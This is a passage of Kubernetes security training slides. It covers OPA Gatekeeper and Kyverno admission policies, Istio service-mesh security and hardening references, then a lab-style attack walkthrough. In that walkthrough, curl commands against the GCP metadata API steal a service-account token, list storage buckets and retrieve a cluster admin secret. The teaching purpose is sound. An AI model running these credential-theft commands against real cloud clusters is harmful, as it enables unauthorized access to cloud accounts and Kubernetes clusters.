        violation[{"msg": msg, "details": {"missing_labels": missing}}] {
          ...
          def_msg := sprintf("you must provide labels: %v", [missing])
          msg := get_message(input.parameters, def_msg)
        }
```

Template Section: Custom Resource (CRD)

In this example, we have a custom resource defined, K8SRequiredLabels.

This template will accept some set of labels that must be present.

It also accepts a regular expression to define acceptable label values.

```
crd:
  spec:
    names:
      kind: K8sRequiredLabels
    validation:
      # Schema for the `parameters` field
      openAPIV3Schema:
        properties:
          message:
            type: string
          labels:
            type: array
            items:
              type: object
              properties:
                key:
                  type: string
                allowedRegex:
                  type: string
```

Template Section: Rego with Rule 1

```
violation[{"msg": msg, "details": {"missing_labels": missing}}] {  
  provided := {label | input.review.object.metadata.labels[label]}  
  required := {label | label := input.parameters.labels[_].key}  
  missing := required - provided  
  count(missing) > 0  
  def_msg := sprintf("you must provide labels: %v", [missing])  
  msg := get_message(input.parameters, def_msg)  
}
```

- parse the labels in the resource being evaluated into a set called `provided`
- parse the labels in the specific constraint (rule) into a set called `required`
- if `required` set members aren't in `provided`, store them in a set called `missing`
- if `missing` isn't empty, trigger a violation and print what labels are missing, as well as a dump of the resource that's failing the constraint.

Template Section: Rego with Rule 2

```
violation[{"msg": msg}] {  
  value := input.review.object.metadata.labels[key]  
  expected := input.parameters.labels[_]  
  expected.key == key  
  # do not match if allowedRegex is not defined, or is an empty string  
  expected.allowedRegex != ""  
  not re_match(expected.allowedRegex, value)  
  def_msg := sprintf("Label <%v: %v> does not satisfy allowed regex: %v", [key, value, expected.allowedRegex])  
  msg := get_message(input.parameters, def_msg)  
}
```

- for each label specified (`key`), put its value into `value`.
- if the constraint (specific rule) specifies a regular expression in `allowedRegex`:
 - check for a regular expression match failure
 - alert on a failed match, showing the label (`key`), its `value`, and the regular expression it failed to match (`allowedRegex`)

Example Constraint

```
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sRequiredLabels ← kind is the new CRD
metadata:
  name: all-must-have-owner
spec:
  match:
    kinds: ← This rule refers only to namespaces.
      - apiGroups: [""]
        kinds: ["Namespace"]
  parameters:
    message: "All namespaces must have an `owner` label that points to your company username"
    labels:
      - key: owner
        allowedRegex: "^[a-zA-Z]+.agilebank.demo$" ← Namespaces must have an "owner" label, which must end in ".agilebank.demo"
```




The Rego Playground

Examples ▾

☐ Coverage

Evaluate

 Publish

```
1 package play
2
3 # Welcome to the Rego playground! Rego (pronounced "ray-go") is OPA's policy language.
4 #
5 # Try it out:
6 #
7 # 1. Click Evaluate. Note: 'hello' is 'true'
8 # 2. Change "world" to "hello" in the INPUT panel. Click Evaluate. Note: 'hello' is 'false'
9 # 3. Change "world" to "hello" on line 25 in the editor. Click Evaluate. Note: 'hello' is 'true'
10 #
11 # Features:
12 #
13 #     Examples  browse a collection of example policies
14 #     Coverage  view the policy statements that were executed
15 #     Evaluate  execute the policy with INPUT and DATA
16 #     Publish   share your playground and experiment with local deployment
17 #     INPUT     edit the JSON value your policy sees under the 'input' global variable
18 # (resize) DATA edit the JSON value your policy sees under the 'data' global variable
19 #     OUTPUT    view the result of policy execution
20
21 default hello = false
22
23 hello {
24     m := input.message
25     m == "world"
26 }
```

INPUT

```
1 {
2     "message": "world"
3 }
```

DATA

OUTPUT

```
1
```

<https://play.openpolicyagent.org/>

Deploying OPA Gatekeeper

Deploy OPA Gatekeeper from the current master version:

```
kubectl apply -f https://raw.githubusercontent.com/open-policy-agent/gatekeeper/master/deploy/gatekeeper.yaml
```

Grab a local copy of the Gatekeeper source repository, so we can get the constraint library:

<https://github.com/open-policy-agent/gatekeeper/archive/master.zip>

OPA Gatekeeper Library of Constraints

Browse the library of pre-written constraint templates here:


<https://github.com/open-policy-agent/gatekeeper-library/>

There are constraint templates meant to mirror pod security policies (PSP).

<https://github.com/open-policy-agent/gatekeeper-library/tree/master/library/pod-security-policy>

OPA Gatekeeper PSP-Equivalent Constraints

To try out OPA Gatekeeper, you could apply the host-filesystem constraint template to the first Bustakube scenario, blocking the attack pod's mounting of the node's root filesystem.



```
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sPSPHostFilesystem
metadata:
  name: psp-host-filesystem
spec:
  match:
    kinds:
      - apiGroups: [""]
        kinds: ["Pod"]
  parameters:
    allowedHostPaths:
      - readOnly: true
        pathPrefix: "/allowed-directory"
```

<https://github.com/open-policy-agent/gatekeeper-library/tree/master/library/pod-security-policy/host-filesystem>

Consideration: Image Provenance

- It's critical that you understand the upstream source of your container images.
- Are your images cryptographically signed?
- Have you scanned them with CoreOS Clair?
- Who created them?


References:

<https://docs.docker.com/engine/security/trust/>

https://docs.docker.com/engine/security/trust/content_trust/

Use OPA Gatekeeper to Enforce Image Hygiene

Force production namespace pods to use container images from only "only-this-repo".



```
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sAllowedRepos
metadata:
  name: prod-repo-is-openpolicyagent
spec:
  match:
    kinds:
      - apiGroups: [""]
        kinds: ["Pod"]
    namespaces:
      - "production"
  parameters:
    repos:
      - "only-this-repo"
```

<https://github.com/open-policy-agent/gatekeeper-library/tree/master/library/general/allowedrepos>

OPA Gatekeeper

OPA Gatekeeper is powerful and in active development.

Use the Rego Playground to tweak existing library items, creating your own from scratch only where necessary.

If you do create constraint templates from scratch, please consider submitting them to the OPA Gatekeeper repo.

Bonus Exercise: OPA Gatekeeper

If time permits, we'll do this exercise. If we do:

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/kubernetes-opa>

Exercise: Kubernetes Multitenant

Now we'll use a second scenario in our Kubernetes cluster.

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/kubernetes-multitenant>

Kubernetes Node Attacks

Attacking the Cluster from the Nodes

Handling the Compromised Node Scenario

Node Attacks

An attacker can gain access to a node through at least three different measures:

- Break out of a container via an exploit
- Phish an engineer that has login access to the node
- Use an authorization weakness in the Kubernetes cluster
- Compromise a container that has too much privilege

The last two of these look very much the same.

Overprivileged Containers

If a bad actor can find or create a container that has too much privilege, they can compromise the node or the cluster.

Here are three examples:

- “privileged” containers have no capability limits and mount the entire /dev tree.
- “hostNetwork” containers use the node’s network namespace.
- Containers that mount the node’s filesystem ... have access to the node’s filesystem.

Privileged Containers

Privileged containers are particularly powerful.

Here are the salient points from an attacker's perspective.

- A privileged container mounts the entire /dev tree.
- It can insert a module into the running kernel.
- It has access to every root capability, rather than the reduced set afforded a container.

We'll use two of these in our node attacks exercise.

hostNetwork Pods

hostNetwork pods allow all containers within them to use the host's network namespace, rather than a separate one, the way normal containers do.

This allows the container to impersonate the node, from a network perspective.

If time permits, we'll demonstrate how this can defeat the Kube2IAM security control.

Exercise: Kubernetes Node Attacks

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/kubernetes-node-attacks>


Istio and Envoy Proxy

Creating a Centrally-Controlled Service Mesh

Defense: Service Meshes

Service meshes bring encryption, service authentication, traffic control and observation to Kubernetes, among other features.

Istio is one example, wherein each pod is given a sidecar proxy through which all network traffic will flow.




Reference and Image credit:
<https://istio.io/docs/concepts/security/>

Istio

- Istio is one of the prime service meshes.
- Created by Google
- Leverages the Envoy sidecar proxy, which is its own Open Source project
- Istio and Envoy could be their own four-day course – we cover some of the security benefits here.

Istio Envoy Proxies



Istio's Main Feature Set

- Traffic Control
- Resiliency
- Chaos Injection
- Observability
- Security

Traffic Control and Resiliency

- Traffic Control
 - Routing traffic to different versions of an application, in specific percentages
 - Extremely Application-Aware Routing
- Resiliency
 - Similar to Netflix's Hystrix
 - Load Balancing
 - Timeout, where the mesh returns an error to the client when the service doesn't respond
 - Retry, with exponential backoff added to the mesh
 - Circuit Breaker, where the mesh prevents an overloaded service from receiving new connections
 - Pool Ejection


Chaos Injection and Observability

- Chaos Injection
 - Inserting HTTP Errors
 - Inserting Delays
 - Each of these allows developers to see whether a microservice-based application will fall apart if one part slows or fails.
- Observability
 - Tracing – observing the dependencies between microservices and path of execution
 - Metrics – leverages Prometheus and Grafana
 - Service Graph - visualization

Istio's Security Feature Set (ToC)

- Mutual TLS
- Encryption
- Network Segmentation
- Egress allowlisting

Istio Architecture



Reference:
<https://istio.io/docs/concepts/security/architecture.svg>

Mutual TLS and Encryption

Mutual TLS:

- every single pod authenticates itself to every other pod using a certificate
- Istio's Citadel component manages the certificates, including issuing, deploying, cycling
 - <https://istio.io/docs/ops/security/keys-and-certs/>

Encryption:

- every connection gains TLS encryption, making interception and modification of traffic within the cluster far more difficult.

Network Segmentation

- Network Segmentation – network access control within the cluster, via:
 - Pod name-based rules
 - Label-based rules
 - RBAC Service Account-based rules
- This is particularly useful for the "Zero Trust Networking" concept that was popularized by Google's BeyondCorp model.

Egress allowlisting

- If activated, every destination outside the cluster must be named
 - This was the default for the first few years of Istio's existence.
- All traffic leaving the cluster passes through the Egress Proxy.
- This severely hampers many of the kinds of attacks that we use in cloud-native environments.

CIS Benchmark

You can find significant hardening steps for a Kubernetes cluster in the Center for Internet Security's benchmark document for Kubernetes.

<https://www.cisecurity.org/benchmark/kubernetes/>

You can test your cluster with Aqua Security kube-bench tool:

<https://github.com/aquasecurity/kube-bench>

Kyverno Admission Controller

Kyverno Introduction

Kyverno is another admission controller, like Pod Security Policies, Pod Security Standards and OPA Gatekeeper.

Kyverno is roughly as powerful as OPA Gatekeeper, but it doesn't require learning a new language.

It works by allowing you to spell out which part of the object's manifest you want to check and what you want to check it for.

Kyverno also has a large collection of pre-written rules.

Example Kyverno Rule

The "match" section specifies what resources (objects) this rule applies to. In this example, we check pods.

The "validate" section's "message" is displayed if a resource breaks the rule.

The "pattern" specifies what element we are checking and what has to be matched.

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-owner-label
spec:
  validationFailureAction: enforce
  rules:
    - name: check-for-owner-label
      match:
        any:
          - resources:
              kinds:
                - Pod
      validate:
        message: "label 'owner' required"
        pattern:
          metadata:
            labels:
              owner: "?*"

```

Validating and Mutating Admission Controllers

Unlike Pod Security Policies and Pod Security Standards, both Kyverno and OPA Gatekeeper can also modify (mutate) Kubernetes objects.

You tell Kyverno how to do this by specifying an RFC 6902 JSON Patch or a strategic merge patch.

In this example, we add a "serverip" data field to any configmap created in the "storage" namespace.

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: add-ip-to-server-configmap
spec:
  rules:
    - name: configmap-add-ip
      match:
        any:
          - resources:
              kinds:
                - ConfigMap
              namespace:
                - storage
      mutate:
        patchesJson6902: |-
          - path: "/data/serverip"
            op: add
            value: 169.254.169.254
```


Kyverno Policy Library

Kyverno has a rich library of pre-written policies:

<https://kyverno.io/policies/>

Kyverno's policy library, like OPA Gatekeeper's, includes policies that match the functionality of Pod Security Policies.

Kyverno Example: Privileged Containers

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: disallow-privileged-containers
  annotations:
    policies.kyverno.io/title: Disallow Privileged Containers
    policies.kyverno.io/category: Pod Security Standards (Baseline)
    policies.kyverno.io/severity: medium
    policies.kyverno.io/subject: Pod
    kyverno.io/policy-version: 1.6.0
    kyverno.io/kubernetes-version: "1.22-1.23"
    policies.kyverno.io/description: >-
      Privileged mode disables most security mechanisms and must not be allowed. This policy
      ensures Pods do not call for privileged mode.
spec:
  validationFailureAction: audit
  background: true
  rules:
    - name: privileged-containers
      match:
        any:
          - resources:
              kinds:
                - Pod
      validate:
        message: >-
          Privileged mode is disallowed. The fields spec.containers[*].securityContext.privileged
          and spec.initContainers[*].securityContext.privileged must be unset or set to `false`.
        pattern:
          spec:
            =(ephemeralContainers):
              -(securityContext):
                =(privileged): "false"
            =(initContainers):
              -(securityContext):
                =(privileged): "false"
          containers:
            -(securityContext):
              =(privileged): "false"
```

Kyverno In Action

```
vagrant@bustakube-controlplane:~$ cat pod-ubuntu-priv.yaml
apiVersion: v1
kind: Pod
metadata:
  name: ubuntu-priv
spec:
  containers:
  - image: ubuntu:22.04
    name: priv
    command:
    - /bin/sh
    - -c
    - sleep 360000
    securityContext:
      privileged: true
vagrant@bustakube-controlplane:~$ kubectl create -f pod-ubuntu-priv.yaml
pod/ubunt-priv created
vagrant@bustakube-controlplane:~$ kubectl create -f disallow-privileged-containers.yaml
clusterpolicy.kyverno.io/disallow-privileged-containers created
vagrant@bustakube-controlplane:~$ kubectl create -f pod-ubuntu-priv-2.yaml
Error from server: error when creating "pod-ubuntu-priv-2.yaml": admission webhook "validate.kyverno.svc-fail" denied the request:

resource Pod/default/ubunt-priv-2 was blocked due to the following policies

disallow-privileged-containers:
  privileged-containers: 'validation error: Privileged mode is disallowed. The fields
    spec.containers[*].securityContext.privileged and spec.initContainers[*].securityContext.privileged
    must be unset or set to `false`. Rule privileged-containers failed at path /spec/containers/0/securityContext/privileged/'
vagrant@bustakube-controlplane:~$
```

Kubernetes Cloud Attacks

API-Driven Datacenters Attacked via API

Cloud Providers

There are quite a few cloud providers where you can stand up a Kubernetes Cluster.

- Amazon AWS
- Microsoft Azure
- Google Cloud (GCP)
- IBM Public Cloud
- Digital Ocean

Kubernetes Installation

There are quite a few ways to get a Kubernetes cluster running in a cloud provider.

You can use a Kubernetes installer like kops, kubespray, or kubeadm.

You can also use a managed Kubernetes offering from the cloud provider, like:

- Google Kubernetes Engine (GKE)
- Amazon's Elastic Container Service for Kubernetes (EKS)
- Azure Kubernetes Services (AKS)
- DigitalOcean Kubernetes

Cloud Attacks on a Cluster

When a Kubernetes cluster runs in a cloud provider, we gain new attack surface:

- Metadata API
- Storage API
- Compute API
- Other compute instances / cloud objects unrelated to the cluster, but accessible

Metadata API

The major cloud providers provide a metadata API that allows workloads running on the cloud provider to make requests and store information about the configuration they're running in. By convention, this is offered without authentication on <http://169.254.169.254/>.

Read a cloud provider's metadata API documentation:

AWS: <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>

GCP: <https://cloud.google.com/compute/docs/storing-retrieving-metadata>

Azure: <https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>

DigitalOcean: <https://developers.digitalocean.com/documentation/metadata/>

IBM: https://sldn.softlayer.com/reference/services/SoftLayer_Resource_Metadata/

Attacking the Metadata API

Get credentials from most cloud providers with two HTTP requests to 169.254.169.254:

On AWS, list the cloud account names associated with your instance:

/latest/meta-data/iam/security-credentials

Then download a bearer token for any cloud account you pulled:

/latest/meta-data/iam/security-credentials/<name>/

On GCP, pass in the “Metadata-Flavor: Google” header and list cloud account names:

/computeMetadata/v1/instance/service-accounts/

then get a bearer token for one of the accounts with :

/computeMetadata/v1/instance/service-accounts/<name>/token

Attacking the Storage API

Once we have those credentials, we can interrogate storage APIs to find authentication credentials for Kubernetes.

Let's go through an example of this with a kops-default Kubernetes cluster on GCP.

Following this class, you can start your own kops-based cluster in GCP and recreate this demo, using Google Cloud's free \$300 credit for new accounts and the Kops-On-GCP-Takeover exercise.

Get our Identity

From within a pod, we query the Metadata API to request a list of service accounts:

```
# curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/669338912159-compute@developer.gserviceaccount.com/default/
```

Then we request the token that belongs to that service account.

```
# curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
{"access_token": "ya29.c.EmIjBwhNJVnTY78uLHXfAIFBEm5sddJrUynd-Tw7x_1md-2IMWoeKVrXge7fbOxNTjXDqXKOE2mt2mM2hqu6lM1qMFdN3mAGpMVBbnHFGsFMHwP7BPwtTKmcZGfLA0xT1uOaWQ", "expires_in": 2103, "token_type": "Bearer"}#
```

Bearer Token Lifetime

That token is a bearer token, with a lifetime in seconds.

If we're really smart, we'll make sure that we precede every request we make against a GCP API with a fresh pull of the token, like this:

```
token=`curl -s -H "Metadata-Flavor: Google"  
http://169.254.169.254/computeMetadata/v1/instance/service-  
accounts/default/token | awk -F\" '{print $4}'`
```

Get the GCP Project ID

To query the Google Cloud's object storage service (GCS), we also need our project ID:

```
"  
# curl -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/project/numeric-project-id ; echo ""  
669338912159  
# █
```

Why do we know that we'll need the project ID?

Because we read that in the API documentation for GCS. For example, to learn how to use curl to list buckets, click this URL, then click "REST API."

<https://cloud.google.com/storage/docs/listing-buckets>

Store the Project ID

Let's store the project ID in \$PROJECT:

```
# PROJECT=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/project/numeric-project-id`  
# echo $PROJECT  
669338912159
```

Next, we make a query to list all buckets in the project, preceded by our token query:

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/storage/v1/b/?project=$PROJECT  
{  
  "kind": "storage#buckets",  
  "items": [  
    {  
      "kind": "storage#bucket",  
      "id": "kubernetes-clusters-bustakube",  
      "selfLink": "https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube",  
      "projectNumber": "669338912159",  
      "name": "kubernetes-clusters-bustakube",  
      ...  
    }  
  ]  
}
```

Listing Objects in a Bucket

There's only one bucket, so let's list the objects in the bucket

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/?project=$PROJECT | head -35
{
  "kind": "storage#objects",
  "items": [
    {
      "kind": "storage#object",
      "id": "kubernetes-clusters-bustakube/bustakubegcp3.k8s.local/addons/bootstrap-channel.yaml/1560027995393921",
      "selfLink": "https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/bustakubegcp3.k8s.local%2Faddons%2Fbootstrap-channel.yaml",
      "name": "bustakubegcp3.k8s.local/addons/bootstrap-channel.yaml",
      "bucket": "kubernetes-clusters-bustakube",
      "generation": "1560027995393921",
      "metageneration": "1",
```

There's more output, but it won't fit on one slide, so let's start grep-ping for object names.

Getting the Names of the Bucket's Objects

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/?project=$PROJECT | grep "name" | head
"name": "bustakubegcp3.k8s.local/addons/bootstrap-channel.yaml",
"name": "bustakubegcp3.k8s.local/addons/core.addons.k8s.io/v1.4.0.yaml",
"name": "bustakubegcp3.k8s.local/addons/dns-controller.addons.k8s.io/k8s-1.6.yaml",
"name": "bustakubegcp3.k8s.local/addons/dns-controller.addons.k8s.io/pre-k8s-1.6.yaml",
"name": "bustakubegcp3.k8s.local/addons/kube-dns.addons.k8s.io/k8s-1.6.yaml",
"name": "bustakubegcp3.k8s.local/addons/kube-dns.addons.k8s.io/pre-k8s-1.6.yaml",
"name": "bustakubegcp3.k8s.local/addons/limit-range.addons.k8s.io/v1.5.0.yaml",
"name": "bustakubegcp3.k8s.local/addons/rbac.addons.k8s.io/k8s-1.8.yaml",
"name": "bustakubegcp3.k8s.local/addons/storage-gce.addons.k8s.io/v1.6.0.yaml",
"name": "bustakubegcp3.k8s.local/addons/storage-gce.addons.k8s.io/v1.7.0.yaml",
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token | awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/?project=$PROJECT | grep "name" | tail
"name": "bustakubegcp3.k8s.local/pki/ssh/public/admin/2baac872885093bc1fda09189b15636b",
"name": "bustakubegcp3.k8s.local/secrets/admin",
"name": "bustakubegcp3.k8s.local/secrets/kube",
"name": "bustakubegcp3.k8s.local/secrets/kube-proxy",
"name": "bustakubegcp3.k8s.local/secrets/kubelet",
"name": "bustakubegcp3.k8s.local/secrets/system:controller_manager",
"name": "bustakubegcp3.k8s.local/secrets/system:dns",
"name": "bustakubegcp3.k8s.local/secrets/system:logging",
"name": "bustakubegcp3.k8s.local/secrets/system:monitoring",
"name": "bustakubegcp3.k8s.local/secrets/system:scheduler",
```


Getting the Names of the Bucket's Objects

There was an interesting object in there, named:

bustakubegcp3.k8s.local/secrets/admin

Let's get its URL:

```
# token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token | awk -F\n '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/?project=$PROJECT | grep -A 1 "\/secrets\/admin"
  "id": "kubernetes-clusters-bustakube/bustakubegcp3.k8s.local/secrets/admin/1560027997223029",
  "selfLink": "https://www.googleapis.com/storage/v1/b/kubernetes-clusters-bustakube/o/bustakubegcp3.k8s.local%2Fsecrets%2Fadmin",
  "name": "bustakubegcp3.k8s.local/secrets/admin",
  "bucket": "kubernetes-clusters-bustakube",
.. ■
```

Getting the Contents of the /secrets/admin/ Object

Let's use the selfLink URL, adding ?alt=media at the end to get its contents:

```
# echo "" ; token=`curl -s -H "Metadata-Flavor: Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token  
| awk -F\" '{print $4}'`; curl -s -H "Authorization: Bearer $token" -H "Accept: json" -H "Metadata-Flavor: Google" https://www.googleapis.com/st  
orage/v1/b/kubernetes-clusters-bustakube/o/bustakubegcp3.k8s.local%2Fsecrets%2Fadmin?alt=media ; echo ""  
  
{"Data": "bEtEZHBtY01xQ3VKOUJKSmZJcG85Z0I4eDJqano2MmE="}
```

We need to BASE64 decode that data:

```
